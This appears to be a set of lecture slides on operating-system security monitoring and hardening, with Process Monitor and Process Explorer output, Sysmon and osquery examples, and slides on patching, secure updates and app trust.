Time of Day	Process Name	PID	Operation	Path	Result	Detail
12:49:43.5...	EXPLORER.EXE	1368	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Cryptography	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformati...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 74, Data: 64771ede-43eb-4a3...
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12:49:43.5...	Explorer.EXE	1368	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptography	SUCCESS	
12:49:43.5...	Explorer.EXE	1368	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
12:49:43.5...	Explorer.EXE	1368	RegOpenKey	HKLM\Software\Microsoft\Cryptogra...	NAME NOT FOUND	Desired Access: Read
12:49:43.5...	Explorer.EXE	1368	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	
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12:49:43.5...	Explorer.EXE	1368	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
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12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 66, Data: %SystemRoot%\syst...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 66, Data: %SystemRoot%\syst...
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12:49:43.5...	Explorer.EXE	1368	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	
12:49:43.5...	vmware-vm...	3312	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
12:49:43.5...	vmware-vm...	3312	RegOpenKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Desired Access: Read
12:49:43.5...	vmware-vm...	3312	RegEnumKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Index: 0, Name: Yubico Yubikey 4 OTP+U2F+CCID 0
12:49:43.5...	vmware-vm...	3312	RegEnumKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	NO MORE ENT...	Index: 1, Length: 288
12:49:43.5...	vmware-vm...	3312	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	
12:49:43.5...	vmware-vm...	3312	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
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12:49:43.5...	vmware-vm...	3312	RegQueryKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Query: HandleTags, HandleTags: 0x0
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12:49:43.5...	vmware-vm...	3312	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	
12:49:43.5...	vmware-vm...	3312	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_MULTI_SZ, Length: 44, Data: SCard\$Defau...
12:49:43.5...	vmware-vm...	3312	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_MULTI_SZ, Length: 44, Data: SCard\$Defau...
12:49:43.5...	vmware-vm...	3312	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Image Type	Integrity	ASLR	DEP	User
System Idle Process	93.63	0 K	4 K	0			64-bit			DEP (permanent)	NT AUTHORITY\SYSTEM
System	0.13	132 K	2,180 K	4			64-bit System			DEP (permanent)	NT AUTHORITY\SYSTEM
Interrupts	0.47	0 K	0 K	n/a	Hardware Interrupts and DPCs		64-bit			n/a	
smss.exe		360 K	248 K	440	Windows Session Manager	Microsoft Corporation	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
Memory Compression	< 0.01	2,792 K	1,280,132 K	2680			64-bit System			DEP (permanent)	NT AUTHORITY\SYSTEM
csrss.exe		1,560 K	1,824 K	612	Client Server Runtime Process	Microsoft Corporation	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
wininit.exe		1,180 K	244 K	704	Windows Start-Up Application	Microsoft Corporation	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
services.exe	< 0.01	3,408 K	4,104 K	840	Services and Controller app	Microsoft Corporation	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
svchost.exe	0.05	7,760 K	11,120 K	944	Host Process for Windows Services	Microsoft Corporation	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
RuntimeBroker.exe		14,788 K	30,320 K	3636	Runtime Broker	Microsoft Corporation	64-bit Medium		ASLR	DEP (permanent)	capcom
ShellExperienceHost.exe	Susp...	37,488 K	45,844 K	2184	Windows Shell Experience Host	Microsoft Corporation	64-bit AppContainer		ASLR	DEP (permanent)	capcom
dllhost.exe		4,552 K	7,704 K	11524	COM Surrogate	Microsoft Corporation	64-bit Medium		ASLR	DEP (permanent)	capcom
SearchUI.exe	Susp...	90,360 K	141,776 K	13860	Search and Cortana application	Microsoft Corporation	64-bit AppContainer		ASLR	DEP (permanent)	capcom
WmiPrvSE.exe		2,000 K	8,900 K	12688	WMI Provider Host	Microsoft Corporation	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
backgroundTaskHost.exe	Susp...	4,756 K	17,016 K	12216	Background Task Host	Microsoft Corporation	64-bit AppContainer		ASLR	DEP (permanent)	capcom
WmiPrvSE.exe		4,164 K	10,716 K	7368	WMI Provider Host	Microsoft Corporation	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
svchost.exe	0.01	6,304 K	7,324 K	1004	Host Process for Windows Services	Microsoft Corporation	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
svchost.exe		16,100 K	12,992 K	452	Host Process for Windows Services	Microsoft Corporation	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
dasHost.exe		872 K	228 K	2908	Device Association Framework Provider...	Microsoft Corporation	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
svchost.exe	< 0.01	14,796 K	12,052 K	1040	Host Process for Windows Services	Microsoft Corporation	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
svchost.exe	< 0.01	23,964 K	18,228 K	1228	Host Process for Windows Services	Microsoft Corporation	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
nvwm64.exe		1,352 K	652 K	1268			64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
nvwm64.exe	< 0.01	4,508 K	1,052 K	1436			64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
nvsvc.exe		2,300 K	2,988 K	1276	NVIDIA Driver Helper Service, Version ...	NVIDIA Corporation	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
nvdsync.exe		6,936 K	6,852 K	1580	NVIDIA User Experience Driver Compo...	NVIDIA Corporation	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
nvsvc.exe	< 0.01	4,804 K	1,736 K	1596	NVIDIA Driver Helper Service, Version ...	NVIDIA Corporation	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
svchost.exe		10,396 K	15,800 K	1320	Host Process for Windows Services	Microsoft Corporation	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
svchost.exe	< 0.01	47,840 K	34,052 K	1416	Host Process for Windows Services	Microsoft Corporation	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
sihost.exe	0.03	6,224 K	13,700 K	196	Shell Infrastructure Host	Microsoft Corporation	64-bit Medium		ASLR	DEP (permanent)	capcom
taskhostw.exe	< 0.01	8,904 K	10,688 K	1836	Host Process for Windows Tasks	Microsoft Corporation	64-bit Medium		ASLR	DEP (permanent)	capcom
taskhostw.exe		7,760 K	5,244 K	11892	Host Process for Windows Tasks	Microsoft Corporation	64-bit High		ASLR	DEP (permanent)	capcom
svchost.exe		9,076 K	11,952 K	1536	Host Process for Windows Services	Microsoft Corporation	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
svchost.exe	< 0.01	2,944 K	5,020 K	1936	Host Process for Windows Services	Microsoft Corporation	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
svchost.exe		1,888 K	1,516 K	1352	Host Process for Windows Services	Microsoft Corporation	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
spoolsv.exe	< 0.01	7,472 K	5,380 K	2108	Spooler SubSystem App	Microsoft Corporation	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
dimngr.exe	< 0.01	1,796 K	736 K	2468			32-bit System			DEP	NT AUTHORITY\SYSTEM
amsvc.exe		1,268 K	196 K	2480	Adobe Acrobat Update Service	Adobe Systems Incorporated	32-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
EMET_Service.exe		12,704 K	2,240 K	2496	EMET_Service	Microsoft Corporation	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
EMET_Agent.exe	< 0.01	32,912 K	2,588 K	3836	EMET_Agent	Microsoft Corporation	64-bit Medium		ASLR	DEP (permanent)	capcom
PsiService_2.exe		956 K	180 K	2564	PsiService PsiService	arvato digital services llc	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
dsNcService.exe		1,628 K	1,140 K	2572	Network Connect Service	Juniper Networks	32-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
svchost.exe		5,108 K	10,704 K	2596	Host Process for Windows Services	Microsoft Corporation	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
vmnetdhcp.exe		7,332 K	420 K	2620	VMware VMnet DHCP service	VMware, Inc.	32-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
openvpnerv.exe		1,264 K	208 K	2628	OpenVPN Service	The OpenVPN Project	64-bit System			DEP (permanent)	NT AUTHORITY\SYSTEM
wfcs.exe	< 0.01	24,648 K	11,664 K	2752	Windows Firewall Control Service	BiniSoft.org	64-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
PsiService_2.exe		2,064 K	3,172 K	2764	PsiService PsiService	arvato digital services llc	32-bit System		ASLR	DEP (permanent)	NT AUTHORITY\SYSTEM
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
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sysmon-config | A Sysmon configuration file for everybody to fork

This is a Microsoft Sysinternals Sysmon configuration file template with default high-quality event tracing.

The file provided should function as a great starting point for system change monitoring in a self-contained package. This



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```
osquery> SELECT uid, name FROM listening_ports l, processes p WHERE  
l.pid=p.pid;
```

osquery gives you the ability to query and log things like running processes, logged in users, password changes, USB devices, firewall exceptions, listening ports, and more.

You can perform ad-hoc queries or schedule them, optionally enable file integrity monitoring and process accounting too. More details can be found [here](#)

Patches and Updates

Legacy systems: on demand

Often neglected → systems remain unpatched and vulnerable

Updating software is not always a trivial process

Updates often break the system → administrators spend considerable amount of time and effort in testing new updates before rolling them out

Sometimes it is even harder for special-purpose systems: ATMs, kiosks, medical devices, industrial control systems, IoT, ...

Patching not always an option at all!

Recent OSs have switched to more aggressive software auto-update schemes

Securing the software update process is critical

An attacker can push infected updates → bypass even strict allowlist protection mechanisms

Some package managers don't even check signatures!



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


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
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Is a Secure OS Enough?

The OS is the facilitator of user applications, but:

- Applications are plagued by vulnerabilities too

- Social engineering is hard to defend against

The OS can provide some extra help

- Mechanisms to prevent (or at least challenge) the exploitation of software vulnerabilities

- Additional security services: firewall, anti-virus, password manager, file/disk encryption, ...

Mobile OSs have taken it to the next step

- Allow the installation only of “curated” apps

- OS vendors use manual/static/dynamic code analysis techniques to verify that a candidate app is not malicious

- PC OSs slowly move to that direction too

At the end, it's the app that handles sensitive user data - *How can we trust it?*